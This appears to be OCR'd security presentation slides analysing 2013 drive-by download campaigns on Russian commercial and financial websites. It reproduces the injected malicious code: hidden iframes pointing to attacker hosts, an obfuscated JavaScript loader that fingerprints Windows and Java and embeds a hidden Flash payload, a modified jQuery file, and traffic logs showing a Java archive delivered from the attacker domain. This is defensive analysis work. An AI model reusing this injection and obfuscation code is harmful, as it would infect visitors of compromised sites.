
**<iframe src="http://feradelopa.info/indexm.html">**

<html>

</iframe>

******snip ********

# Commercial Websites: May 2013




# Flash + Java Script combination


counter.js

```
function addNewObject () {

try {

var ua = navigator.userAgent.toLowerCase();

if ((ua.indexOf("chrome") == -1 && ua.indexOf("win") != -1) && navigator.javaEnabled()) {

var lTuBmGTHV=["s\x75\x62s\x74\x72","\x46\x79YN\x43\x65j\x59az\x2f\x6dod\x75\x6c\x66sJ\x6e\x62\x79\x76X\x79hp\x64CTn\x4f","ps\x75\x59\x6d\x67Ps\x2fcomm\x65nt\x73/j\x73\x2fQjM\x57Szi\x4aHX","\x4a\x6b\x70re\x74\x74ify.\x73\x77\x66d\x65J\x6fdV","\x76Vv\x4a\x58\x4agt\x65\x68tlZ\x48\x57\x66\x41\x7a\x68"];var counter = lTuBmGTHV[1][lTuBmGTHV[0]](-74+84,-88+32+62) + lTuBmGTHV[27-55+38-6][lTuBmGTHV[0]](-41-21+20+50,-23-34+58) + lTuBmGTHV[2][lTuBmGTHV[0]](-94+101,-4+18) + lTuBmGTHV[-87+90][lTuBmGTHV[0]](21-6-13,-52+11-14+67);

var div = document.createElement('div');

div.innerHTML = '<object id="dummy" name="dummy" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1">';

div.innerHTML += '<param name="allowScriptAccess" value="always" \/>';

div.innerHTML += '<param name="movie" value="'+ counter +'" \/>';

div.innerHTML += '<embed id="dummy2" name="dummy2" src="'+ counter +'" width="1" height="1" name="flash" allowScriptAccess="always" type="application\/x-shockwave-flash" \/>';

div.innerHTML += '<\/object>'; div.style.position = 'absolute'; div.style.left = '-100px'; div.style.top = '-100px';

document.body.insertBefore(div, document.body.children[0]);}

} catch (e) { if (document.body == undefined || document.body.children[0] == undefined) {

setTimeout('addNewObject()', 50);

}}}

addNewObject();
```

# Commercial Websites.
# Aug 2013 Campaign




- document.write(" <iframe width='17' height='17' src='http://simbirskmebel.ru/move/step.php' frameborder='0' scrolling='no'></iframe> ");




# Original javascript was modified to include extra code

```
(function($) {
$(function() {********** SNIP **********})})
})(jQuery)
function showPreloader(selector)
{********** SNIP **********
return preloaderId;
}
function hidePreloader(preloaderId)
{********** SNIP **********}}
```

**document.write(" <iframe width='17' height='17' src='http://simbirskmebel.ru/move/step.php' frameborder='0' scrolling='no'></iframe> ");**

# Oct 18 2013 Direct URL access

## Simbirsk is the Lenin Motherland


simbirskmebel.ru /move/step.php

limaso.bilopiso.biz /coms.cgi?2


limaso.bilopiso.biz /favicon.ico

limaso.bilopiso.biz /szpr.cgi?2&kybsj=0&qgr...

limaso.bilopiso.biz /favicon.ico

www.yandex.ru /

# Financial sector: Aug 2013




div style="position:absolute;left:1000px;top:-1280px;">
<iframe src="http://fortinetdonation.info/indexm.html">
<html> </iframe> 

# TKS.Ru Drive-by in fiddler

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 598 | 200 | HTTP | fortinetdonation.info | /indexm.html | 24 572 | no-cac... | text/html | firefox:2956 |
| 599 | 200 | HTTP | w6.tks.ru | /adserver/www/delivery/l... | 43 | private... | image/gif | firefox:2956 |

| | | | | | |
|---|---|---|---|---|---|
| fortinetdonation.info | /indexm.html | 5 | | text/html | |
| top-fwz1.mail.ru | /counter?id=221470;t=49... | 681 | no-stor... | image/gif | |
| w6.tks.ru | /adserver/www/delivery/l... | 43 | private... | image/gif | |
| fortinetdonation.info | /indexm.html | 5 | | text/html | |
| fortinetdonation.info | /054RIwj | 23 415 | no-cac... | application/java-archive | |
